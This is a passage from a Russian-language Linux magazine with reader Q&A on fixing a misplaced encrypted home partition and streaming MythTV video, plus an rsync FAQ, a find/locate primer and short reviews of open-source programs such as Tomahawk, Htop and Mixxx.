
В год назад я перешел Mint с разделами: 10 ГБ — корневой, 1 ГБ — раздел подкачки и остальные (или так я думал) 189 ГБ — /home. Mint предложил зашифровать домашний каталог, как я и сделал. Система сказала, что осталось всего 18 МБ свободного места. С чувством нарастающей паники я удалил большую часть своих личных файлов и опустошил всякие кэши и корзины. Помоему, я загнал себя в угол, и мне нужна помощь. Вывод утилиты анализа использования диска *baobab* говорит, что общий объем файловой системы — 10,1 ГБ. Из них 4,3 ГБ занимает корневой раздел, а в нем 2,6 ГБ — в каталоге /usr; 819 МБ — в /home, 409,9 МБ — в /home/david (он зашифрован *encryptfs*), 518,6 МБ — в /var, и остальное по мелочи; 190 ГБ не используются. Запуск *df* показывает:

Filesystem	Size	Used	Avail	Use%
Mounted on				
/dev/sde1	9.7G	3.7G	5.5G	40%
/dev/sde5	493M	422M	47M	91%
/home/david/.Private	493M	422M	47M	91%
/home/david				

У меня есть две USB-флешки по 2 ГБ, и проблема такова: если я скопирую все на них, оно что — будет зашифровано, и я никогда не смогу вернуться в открытую систему?

Дэвид Мак-Кроссан [David McCrossan]

Проблема в том, что домашний каталог находится не там, где Вы думаете. Присланный вами вывод команды *fdisk*



Используя *VirtualBox* на файловой системе *ext4*, включите кэширование ввода/вывода в главной системе, чтобы избежать риска повреждения данных.

Device	Boot	Start	End	Blocks	Id
/dev/sde1	*	1	1275	10241406	83
/dev/sde2		1276	1337	498015	82
/dev/sde3		1403	24321	184096867	83
/dev/sde4		1338	1402	521217	5
/dev/sde5		1338	1402	521216	83

показывает, что корневой раздел, как полагается, находится на *sde1*, но большой раздел, который Вы создали для /home на *sde3*, не используется. Вместо него используется гораздо меньший



Часто задаваемые вопросы

rsync и Unison

» Что это за программа *rsync*, о которой все болтают?

Это способ синхронизации содержимого двух каталогов, причем оба будут полностью идентичны.

» Разве нельзя обойтись *cp*?

Можно, но *cp* копирует все подряд. *Rsync* копирует только отличающиеся файлы. Если изменились части больших файлов, она копирует только измененные части.

» Звучит неплохо. Как ею воспользоваться?

Выполнение команды `rsync --archive --delete /path/to/source/ /path/to/dest/` гарантирует, что второй каталог будет точной копией первого. Параметр `--delete` удаляет файлы, которых нет в первом каталоге, а `--archive` копирует все права

доступа и временные отметки файлов. С *rsync* важно указывать завершающие слэши; они показывают, что вы хотите синхронизировать содержимое каталогов. Если их опустить, это может привести к копированию одного каталога в другой.

» А что если я хочу синхронизоваться с каталогом на другом компьютере?


Если у вас есть SSH-доступ к другому компьютеру, скомандуйте `rsync --archive --delete /my/local/site/ hostname:/path/to/site/` Когда в одном или обоих путях указано имя хоста, *rsync* использует для передачи файлов удаленную оболочку. По умолчанию это *ssh*, но ее можно изменить на другую — даже на *rsh*, если вы хотите, чтобы все могли прочесть передаваемые файлы!

» А вдруг я изменил файлы на двух компьютерах и хочу их синхронизировать?

Нужно нечто другое, более приспособленное для этой задачи, например *Unison*. *Unison* использует *rsync* и *ssh* для передачи файлов, так что все их преимущества по-прежнему в вашем распоряжении, но предназначена для двунаправленной синхронизации.

» С виду умно; ну, а если я изменил на обоих компьютерах один и тот же файл?

Ваших мыслей программа прочесть не в состоянии, но она может сообщить, что изменены были обе копии, и спросить, какой из них воспользоваться. *Unison* отслеживает все изменения, и будет знать, что файл изменен на обоих компьютерах.



» Синхронизируйте ноутбук и настольный ПК с помощью *Unison*.

раздел **sde5**. Самый простой вариант – переместить данные с **sde5** на **sde3** и изменить **/etc/fstab**, чтобы он указывал на **sde3**. Шифрование добавляет лишний уровень, что может усугубить путаницу.

В Mint для шифрования домашних каталогов используется **ecryptfs**. При этом шифруется не вся файловая система, а все файлы по отдельности, и затем они хранятся в стандартной файловой системе. Поэтому Вы видите две точки монтирования, **/home** и **/home/david**, с одинаковыми объемами данных. Ваши файлы сохраняются на диск в зашифрованном формате в **/home/david/Private**. Каталог монтируется на **/home/david** с использованием **ecryptfs**, поэтому в нем можно найти незашифрованные версии файлов. Обыч-

но Вам не видно содержимое **/home/david/Private**, но если загрузиться с Live CD и заглянуть в этот каталог, Вы увидите нечто похожее на мусор. Простейший вариант – загрузиться с Live CD, примонтировать **sde3** и **sde5** и скопировать свои данные поверх этих. Проще описать это с помощью команд в терминале:

```
sudo -i
mkdir -p /mnt/sde3
mkdir -p /mnt/sde5
mount /dev/sde3 /mnt/sde3
mount /dev/sde5 /mnt/sde5
rsync --archive --verbose --delete /mnt/sde5/ /mnt/sde3/ --dry-run
```

Монтируются две файловые системы, и содержимое **sde5** копируется в **sde3**, сохраняя все вре-

менные отметки и права доступа и удаляя все, что уже там есть. Параметр **--dry-run** означает, что действия этой команды будут только показаны, но не выполнены. Если все действия верны, запустите команду снова без этого параметра.

Смонтируйте **/dev/sde1** на **/mnt/sde1** как и прежде, и измените **/mnt/sde1/etc/fstab**. Найдите строку для **/home** – она выглядит наподобие

```
UUID=xxxxxxxxxx /home /ext4 ...
```

Измените фрагмент **UUID=xxx** на **/dev/sde3** (если Вы хотите оставить UUID, можете узнать UUID для **sde3** с помощью команды **sudo blkid -p /dev/sde3**). Теперь перезагрузитесь, и в домашнем каталоге должно появиться свободное место.

Как и всегда при работе с файлами на диске, возможны ошибки (если поменять местами аргументы **rsync**, она опустошит Ваш домашний каталог), и лучше подстраховаться, заранее сделав копию на USB-брелок. Так как USB-брелки обычно используют файловую систему Windows, при копировании файлов напрямую утратится информация о правах доступа, что вызовет проблемы в будущем. Поэтому либо отформатируйте брелок в **ext2**, либо используйте **tar** для архивирования файлов.

```
tar -czf /media/usbstick/mystuff.tar.gz ~
```

Эта команда скопирует незашифрованные версии файлов, но они будут зашифрованы снова, когда Вы скопируете их в зашифрованный каталог **home**. Затем Вы сможете снова загрузиться с Live CD и с помощью **gparted** удалить **sde5** и расширить раздел **sde3**, присоединив к нему место на диске, которое ранее было захвачено разделом **sde5**. **ДжР**

Терминалы и суперпользователи

Мы часто предлагаем решение в виде команд, вводимых в терминале. Хотя обычно то же самое можно выполнить и через графические инструменты, входящие в состав дистрибутива, отличия между этими инструментами означают, что такие решения будут узко специфичными. Команды терминала гораздо более гибкие и работают во всех дистрибутивах.

Команды настройки системы часто должны запускаться от имени суперпользователя (**superuser** или **root**). В зависимости от вашего дистрибутива, есть два способа сделать это. Многие дистрибутивы – в частно-

сти, Ubuntu и его производные – требуют предварять такие команды префиксом **sudo**. После этого пользователю предлагается ввести пароль, и система выдает ему полномочия **root**, действующие на время выполнения команды. Другие дистрибутивы используют префикс **su**, применение которого требует ввода пароля **root** и дает полные права **root** до тех пор, пока пользователь не введет команду **logout**. Если ваш дистрибутив использует **su**, выполните эту команду один раз, и потом сможете выполнять любую команду, не предваряя ее префиксом **sudo**.



Краткая справка про...

Поиск файлов

В Linux есть две основные утилиты для поиска файлов – **locate** и **find**. Первая работает с базой данных файлов, которая хранится в системе. Она очень быстрая, но ограничена файлами, существовавшими на момент последнего обновления базы данных. В большинстве дистрибутивов для поддержания базы данных в актуальном состоянии используется скрипт **cron**. **Locate** может искать только по именам файлов. Общий формат ее использования таков:

```
locate somefile
```

Добавьте **-i**, чтобы поиск был нечувствителен к регистру. Альтернатива – команда **find**, которая ищет файлы непосредственно в файловой системе. Она медленнее и опознает только те файлы, для которых у пользователя есть права на чтение, но предоставляет актуальные результаты. Она позволяет указать, в каких каталогах нужно искать, и выполнять поиск по другим параметрам, кроме имени файла: например, владельцу или дате создания.

```
find -name '*somefile*'
```

```
find /usr -iname '*someotherfile*'
```

```
find /usr -maxdepth 2 -iname '*whatfile*'
```

Первая строка начинает поиск в текущем каталоге и опускается во все подкаталоги. Вторая строка начинает поиск в **/usr** и выполняет его с учетом регистра. Третья делает то же самое, но опускается не ниже чем на два уровня вложенности.

При ее огромном количестве параметров, **find** – гораздо более гибкое решение, но **locate** прекрасно подходит для быстрого поиска. Для поиска в заданных каталогах вывод **locate** можно пропустить через **grep**:

```
locate -i myfile | grep /home/
```

Обратите внимание, что **locate** производит поиск подстроки, а **find** ищет точное соответствие, поэтому в качестве шаблона используется *****. Вы когда-либо интересовались, где какая-нибудь программа хранит свои файлы настройки? Выполните команду **touch /tmp/now**, затем запустите программу, измените ее настройки и закройте ее. Выполните команду:

```
find ~ -newer /tmp/now
```

чтобы найти все файлы, которые были изменены – это файлы настройки программы и, возможно, что-то еще.

Помогите нам помочь вам

Ежемесячно мы получаем несколько писем, на которые не в состоянии ответить, так как проблема описана в них недостаточно полно. Чтобы дать вам наилучший ответ, нам нужно знать как можно больше.

Если у вас появляется сообщение об ошибке, приведите его точный текст и опишите конкретные условия, при которых оно появляется. При возникновении проблемы с устройствами перечислите нам все установленные устройства. Если Linux уже запущен, можете для этого воспользоваться превосходной программой **Hardinfo** (<http://hardinfo.berlios.de/>) – она сохранит подробную информацию об устройствах и о состоянии системы в HTML-файл, который вы сможете приложить к своему письму. Альтернативный и не менее удобный вариант – **Ishw** (<http://ezix.org/project/wiki/HardwareLiSter>). Одна из этих программ должна быть включена в ваш дистрибутив (а возможно, и обе).

Если вы не хотите или не можете их установить, выполните следующие команды в терминале от имени **root** и приложите файл **system.txt** к письму. Это здорово поможет диагностике.

```
uname -a >system.txt
```

```
lspci >>system.txt
```

```
lspci -vv >>system.txt
```

БОЛЬШОЙ ВОПРОС Как организовать потоковое видео с помощью MythTV?

В Раньше я пытался освоить *MythTV*, но она казалась немного пугающей. Недавно, прочтя статью в вашем журнале, я решил попробовать еще раз, и теперь у меня есть удобная система. Ничто не стоит на месте, и теперь я готов сделать с ней что-то еще. Я установил *MythWeb* и могу просматривать списки видео-файлов и даже загружать их из своей локальной сети, но как насчет потокового воспроизведения видео на других устройствах? За просмотром видеороликов на планшете (разумеется, с *Android*) приятно коротать время в номерах отелей и на вокзалах. Можно ли передавать свой контент через Интернет, не особо перегружая канал?

Пол Гривз [Paul Greaves]

О Ответ на Ваш вопрос – да. А в виде бонуса мы расскажем, как *MythWeb* умеет воспроизводить в потоковом режиме записанные вами видео: просто щелкните по ссылке потока рядом с записью, которую хотите посмотреть. Однако такие записи могут превышать 2 Гб в час – это слишком много для 3G и тем более для публичных беспроводных сетей. В *MythWeb* есть скрытая возможность преобразования этих видеороликов в формат, подходящий для потокового воспроизведения.

В *MythVideo* для работы с *MythWeb* используются Группы Хранения для файлов. Если они не настроены, остановите сервер *MythTV* и запустите *mythtvsetup*. В разделе Группы для хранения файлов [Storage Groups] задайте группы для видеороликов [Videos], трейлеров [Trailers], фан-арта [Fanart], баннеров [Banners], экранных снимков [Screenshots] и обложек [Coverart]. Теперь в клиенте можно удалить все настройки для этих каталогов в разделе Мультимедиа [Media] настроек [Settings] – там будут автоматически применены настройки групп хранения. Но в *MythWeb* нужно указать путь. Зайдите в «Настройки > Видео» [Settings > Video] и задайте путь в **VideoStartupDir**. При нажатии на «Видео» [Videos] будут показаны все видео в *MythWeb*; может потребоваться проверить обновления [Scan For Changes] из меню *MythVideo*, чтобы они появились в клиенте *MythTV*. Вновь зайдя в Настройки > MythWeb > Воспроизведение видео [Settings > Myth Web > Video Playback], Вы сможете включить экспериментальное потоковое воспроизведение, использующее *ffmpeg* для кодирования видео на лету. Остается только поместить Ваши видеоролики в каталог видео. Можно просто сделать символические ссылки со своих основных каталогов видео на него, но телепро-

граммы хранятся с числовыми именами, которые значимы для *MythTV*, но не для меня или для вас. Это можно исправить с помощью скрипта *mythlink.pl*, поставляемого с *MythTV*. Он создает каталог, полный символических ссылок на каталоги с видео с осмысленными именами. Запустите этот скрипт таким образом:

```
perl -w /usr/share/mythtv/contrib/user_jobs/mythlink.pl --dest /storage/videos/tv -underscores --format '%T/%T %pY-%pm -%pd %pH%i %cN %S'
```

В Вашем дистрибутиве расположение скрипта может быть другим, но он создаст набор символических ссылок в **/storage/videos/tv** со своим каталогом для каждой программы и файлами с названием и датой и временем запуска. Запуск его с одним аргументом **--help** покажет Вам параметры. Если каталог назначения – в группе хранения видео, Ваши телепрограммы будут доступны для потокового воспроизведения в *MythWeb*. Можно изменить строку формата и добавить команду в *srontab*, чтобы каталог ссылок оставался актуальным. Другая команда, которую нужно добавить в *srontab* и запускать сразу после *mythlink* – **jamu.py**. Этот скрипт обновляет каталог видео, и Вам не нужно каждый раз делать это вручную командой **ts** из *MythVideo*. **LXF**



Шаг за шагом: Смотрим поток с MythTV в браузере




1 Настроим группы хранения

MythWeb нужно, чтобы в *MythVideo* были настроены группы хранения. Настройте в *mythtv-setup* группу для видеороликов [Videos] и для связанных данных.




2 Удалим группы на клиенте

Настраивать клиент для использования каталогов из групп хранения слишком долго; просто удалите их все.




3 Обновим базу данных

После перехода на группы хранения ваши видеоролики исчезнут. Чтобы они вернулись, выполните поиск изменений [Scan For Changes].



4 Скажем MythWeb, где они находятся

Установите атрибут **VideoStartupDir** на странице Настройки > Видео [Setting > Video] *MythWeb*.



5 Воспроизводим потоком

Эта экспериментальная функция по умолчанию отключена, но по большей части работает прекрасно, если сервер достаточно быстр.



6 Есть и многое другое

В вики по *MythTV* масса справочной информации, в том числе руководство по использованию *Jamu* для автоматического обновления *MythVideo*.



Лучшее в мире новое ПО
с открытым кодом

LXF HotPicks



Ник Вейч

Ника однажды укусил радиоактивный менеджер скачиваний, и с тех пор у него болезненная страсть к экспериментам с установкой программ. И дурное пищеварение.

Tomahawk » Htop » Revelation » Mixxx » Nobleape » Marlin » Darktable
» Summoning Wars » Phipple » Shutter » uShare

Музыкальный плеер

Tomahawk

Версия 0.3.2 Сайт www.tomahawk-player.org

Сколько у вас на данный момент установлено музыкальных плееров? Дюжина? И непременно нужно место еще для одного?.. Немного найдется настольных программ (ну, разве что помимо самих рабочих столов), вызывающих больше споров, чем музыкальные плееры. Ну да, на улицах покамест нет стычек по их поводу, но пару раз едва до этого не дошло. Так зачем же вам утруждать установкой еще одного кош-

мара (кстати, немало по объему) в свою систему?

Ну, как и все подобные программы, *Tomahawk* распинаятся о своей непохожести. Он бьет себя в грудь и божится, что вы его полюбите. Обещанное им «ценное дополнение» (не трепещите) – социальное мультимедиа! Да, мы навидались неудавшихся попыток программ прицепиться к самому модному и повальному увлечению (помните *Flock*? Помните *Rockmelt*?

Нет?.. то-то же), но возможно – только возможно – что *Tomahawk* сумел попасть в точку.

Социальный аспект воспроизведения музы-

«Он бьет себя в грудь и божится, что вы его полюбите.»



» Просмотр чарта включает обложку альбома, и вы можете сокрушенно качать головой при виде образчиков популярной культуры.

ки хорошо им понят. *Tomahawk*, естественно, позволяет подключиться к Last.fm и прочим, как и любой плеер-скробблер. Однако помимо этого он делает еще кое-что: возвращает музыку на плеер. Система «резольверов» отыщет треки в различных источниках (SoundCloud, Spotify, YouTube) и воспроизведет их для вас.

Чарт-шоу

Если вы не уверены в том, что хотите послушать, помимо недавно воспроизведенных треков от ваших «друзей» и соединений с сетевыми ресурсами с открытым доступом и прочих возможностей *Tomahawk*, вы всегда можете воспользоваться какой-нибудь симпатичной функцией, такой, как всегда свежий чарт (из разных стран и в соответствии с разными источниками, например, iTunes и Spotify).

Господи, со всем этим можно просто забыть о самой музыке!

Эта версия на данный момент находится в стадии отладки – например, много проблем с Fedora, хотя в Ubuntu она работает намного лучше. В общем, не удивляйтесь, если она вас разочарует. А также не удивляйтесь, если она вам понравится.

Исследуем интерфейс Tomahawk

Резольверы


При запуске, перейдите сразу в Настройки [Settings] и добавьте резольверы для поиска музыки.

Hitlist [Список хитов]

Перейдите в чарты, чтобы узнать, какая музыка сейчас самая популярная в разных источниках.

Playlists [Списки воспроизведения]

Создавайте списки воспроизведения и вещательных станций или автоматически генерируйте их с помощью инструментов.



Tracklisting [Список треков]

Он весьма подробен и приятен на вид, но в нем, похоже, нет возможности редактировать свои треки.

Строка состояния

Отображает обложку и воспроизводимый в данный момент трек, а также управление мультимедиа.

Заголовок

Отображает источник музыки и позволяет осуществлять поиск.

Системный монитор

Htop

Версия 0.1 Сайт http.sourceforge.net


По страницам HotPicks прогулялось множество *Top*'ов, и всегда приятно видеть еще один. Многие люди умудряются изо дня в день работать на своих компьютерах без всяких проблем, странных явлений или пугающих событий. Ни одна программа у них не сбивается, система не начинает мистическим образом тормозить, и они не обнаруживают, что вся их память вдруг куда-то делась. У них, наверное, очень скучная жизнь. Ну, а для остальных, кто живет не то чтобы на передовой, но почти что на грани, когда ноги уже болтаются где-то в воздухе, как у героев мультяшек, всегда есть возможность почесать затылок, размышляя о том, что же происходит.

Чтобы не особо переживать из-за отсутствия ясности, обычно рекомендуют обратиться к диагностической программе, и *Htop* отлично для этого подходит. Он отнюдь не собирает скрывать того, что подменяет любимый всеми *Top*, и пытается

усовершенствовать уже идеальный повсеместно работающий инструмент.

И это удается. *Top* – отличная программа: не требует много ресурсов, ясно показывает вам, что происходит, и устанавливается практически где угодно, лишь бы там работал Linux. *Htop* побивает ее, используя технологические преимущества. Например, цвет. И мышью. И достаточно быстрый процессор для обновления дисплея. В *Htop* много улучшений – таких, как столбчатая диаграмма в верхней части, отображающая использование памяти и CPU. Уже этого хватило бы, чтобы на нее переключиться, но в ней есть еще многое. Вас когда-нибудь бесил тот факт, что в *Top* попадались процессы с таким длинным

«Htop отнюдь не собирается скрывать того, что он подменяет Top.»



» Как *Top*, но со столбчатыми графиками, функциональными клавишами и прочими прелестями, упрощающими его использование.

путем, что он сокращался раньше, чем вы добирались до информации о команде, их запустившей? *Htop* не сокращает их – он прокручивает. Используйте кнопки со стрелками, и вы сможете перемещаться влево и вправо (а также вверх и вниз), чтобы увидеть все необходимые подробности. Используйте мышью, и вы сможете выделить процесс; затем используйте функциональную кнопку, чтобы обновить или остановить его – больше никаких вписываний номеров процессов и их перепроверки. Вроде бы мелочи, но благодаря им незнание того, что творится в вашей системе, становится чуть-чуть приятнее.

Менеджер паролей

Revelation

Версия 0.4.12 Сайт revelation.olasagasti.info


Пароли эффективны только в том случае, когда вы – единственный, кто их знает. Они также эффективны только в том случае, если вы их помните. Как любой здравомыслящий человек, вы, вероятно, понимаете, что фраза типа майканетноянепозволюемузабыть легче для запоминания и гораздо надежнее, чем AteHq#52, но вы также обнаружите, что некоторые, увы, не столь разумные сайты и сервисы требуют от вас наличия символов и цифр и прочих трудных для запоминания вещей (один банк требует обязательного смещения регистров, но ограничивает вас 12 символами!). Если вы уже притомились постоянно обновлять свои пароли, пора обратиться к менеджеру паролей.

На эту роль, которая, по сути, всего лишь база данных простых файлов ключ = значение [key = value], более чем достаточно претендентов. *Revelation* тоже не пытается делать что-то сверхмудрое – он организует все по папкам, в нем разумные

типы паролей для разных целей, и он, естественно, шифрует сохраняемые файлы данных. Здесь нет местоположения по умолчанию и он не открывается автоматически, при входе в систему, чтобы не произошло случайной утечки данных. Он делает и другие умные вещи – скажем, закрывается, если его на некоторое время оставить.

Откройте Избранное, и вы сможете построить команду по умолчанию для определенного типа паролей, столь же простую, как открытие соответствующей web-страницы, или столь же полезную, как автоматическое соединение через FTP. Некоторые примеры для вас уже предварительно заполнены, но вы можете изменить их и использовать по своему же-

«Делает умные вещи – скажем, закрывается, если его оставить.»



» PS: не утруждайтесь взломом моего банковского счета. Мне и самому с него деньги не снять.

ланию более изобретательным способом. Единственное, с чем у нас возникли проблемы, это с генератором паролей, который выпускает пароли в виде Xdcsvj6EA. Это просто безумие. Если только вы не хотите соединиться со своим банком. Подобным же образом программа проверки паролей не очень-то церемонилась с моими многосимвольными попытками в нижнем регистре. Я буду счастлив взяться за их случайным образом сгенерированную бессмыслицу в состязаниях по взлому! Но *Revelation* еще юн – возможно, авторы учтут свои ошибки.

Инструмент DJ

Mixxx

Версия 1.10 Сайт www.mixxx.org

Любое достаточно продвинутое волшебство неотделимо от тщательно разработанной технологии. Так что крошечные пиксели, создавшие последнюю версию *Mixxx*, выдают свою магию всего лишь за отличное кодирование.

Почему мы так убеждены в работе темных сил? Потому что *Mixxx* может практически что угодно превратить в DJ. Загрузите свои треки, и целый рой инструментов бита поможет вам их синхронизировать [sync] (он даже отображает звуковые волны для облегчения процесса). А если надо вывести что-то из синхронизации, можете снова превратить это в мелодию с помощью пары нажатий на нотные клавиши, обычно этого никто не замечает.

Mixxx не только обеспечивает полную систему для DJ, так что вы можете заменить громоздкое оборудование единственным ноутбуком: он также дает мощнейшие средства по улучшению качества звука. Если вам случилось разжиться

дополнительным оборудованием, например, оборудованием для MIDI, вы увидите, что *Mixxx* либо уже поддерживает его, либо способен обучиться с ним работать с помощью мастера (wizard – чародей; вы чувствуете? Они сами буквально расписались в магии!). Если у вас нет настраиваемого MIDI для создания ретро-эффекта, его легко имитировать программно.

Обычная ахиллесова пята подобных программ – их неспособность работать в реальном времени. На экране с видео крошечное отставание в несколько миллисекунд скорее всего останется незамеченным, но наше ухо (ну, насчет лично вашего уха я не осведомлен – имеется в виду общий принцип) очень чувствительно даже к малейшей ошибке.

«Крошечные пиксели выдают магию за отличное кодирование.»



➤ Возможно, никто не сможет танцевать под музыку, которую вы играете, но и стыков в ней они тоже не заметят...

В отладку *Mixxx*, позволяющую ему работать в реальном времени (даже при том, что Linux – не ОС реального времени), была вложена уйма времени и сил, и он действует многоядерность и ускорение оборудования – при их наличии. Видимо, тут постарался Вельзевул. Хотя, честно говоря, все настолько хорошо работает, что нас это не волнует.

Моделирование

NobleApe

Версия 0.693 Сайт www.nobleape.com/sim/

NobleApe [англ. благородная обезьяна] – инструмент моделирования. Или?.. Комментарии отдельных пользователей на домашней странице могут убедить вас в том, что это нечто вроде когнитивной нирваны, где хрустальные мечты и надежды пользователей находят свои мягкие подушки. Так или иначе, он далеко отстоит от обычной среднестатистической программы.

Обезьянничание


Идея состоит в создании ландшафта с высотами, и низменностями, и погодными системами, и всем прочим. И в эту идиллию помещают несколько виртуальных обезьян и оставляют их там, чтобы посмотреть, что с ними произойдет.

Обезьянами управляют основные инстинкты, но у них также могут быть файлы «мозгов», которые создаются на специальном языке-интерпретаторе под названием «ape script» [англ. обезьяний скрипт].

Если запустить версию GUI, получится два отображения. С одной стороны – общая картина мира, где красные точки – обезьяны, а мерцающие фрагменты – погода. Другое окно, которое, честно говоря, выглядит, как нагромождение неких трехмерных глыб – это восприятие мира глазами обезьяны, дополненное полезными дисплеями с разнообразными характеристиками.

Загрузите файл *apescript* – и сможете изменять поведение обитателей этого странного мирка. Это упрощенный диалект языка C, и на странице программы он активно обсуждается, хотя не всегда сразу понятно, что именно можно менять. Его определенно можно назвать «чудако-

«Его можно назвать “чудаковатым”, но он все же захватывает.»



➤ Так, ладно, я уже вижу дождь, сильный дождь, а куда же делись все бананы? Явно виноват Майк.

ватым», но он все же захватывает. Будь документация составлена малость получше, разобраться с *NobleApe* было бы проще. Скрипт для генерирования осмысленных изображений для сети есть, но справочных файлов или предложений по его использованию нет. Зато компиляция программы достаточно проста. В главной директории просто запустите *linux.sh* или скрипты *fedora/ubuntu*, если хотите собрать соответствующие пакеты.

Файловый менеджер

Marlin

Версия 0.1 Сайт <https://launchpad.net/marlin>


Почему все файловые менеджеры в наши дни налегают на морской уклон? Что, есть причина рассчитывать на наличие у морских тварей особой склонности к систематизации? Или – рыбы знамениты талантом к работе с большим спектром разнообразных типов файлов? Наверное, мы этого так и не узнаем. Зато мы знаем наверняка, что *Marlin* – именно такое существо.

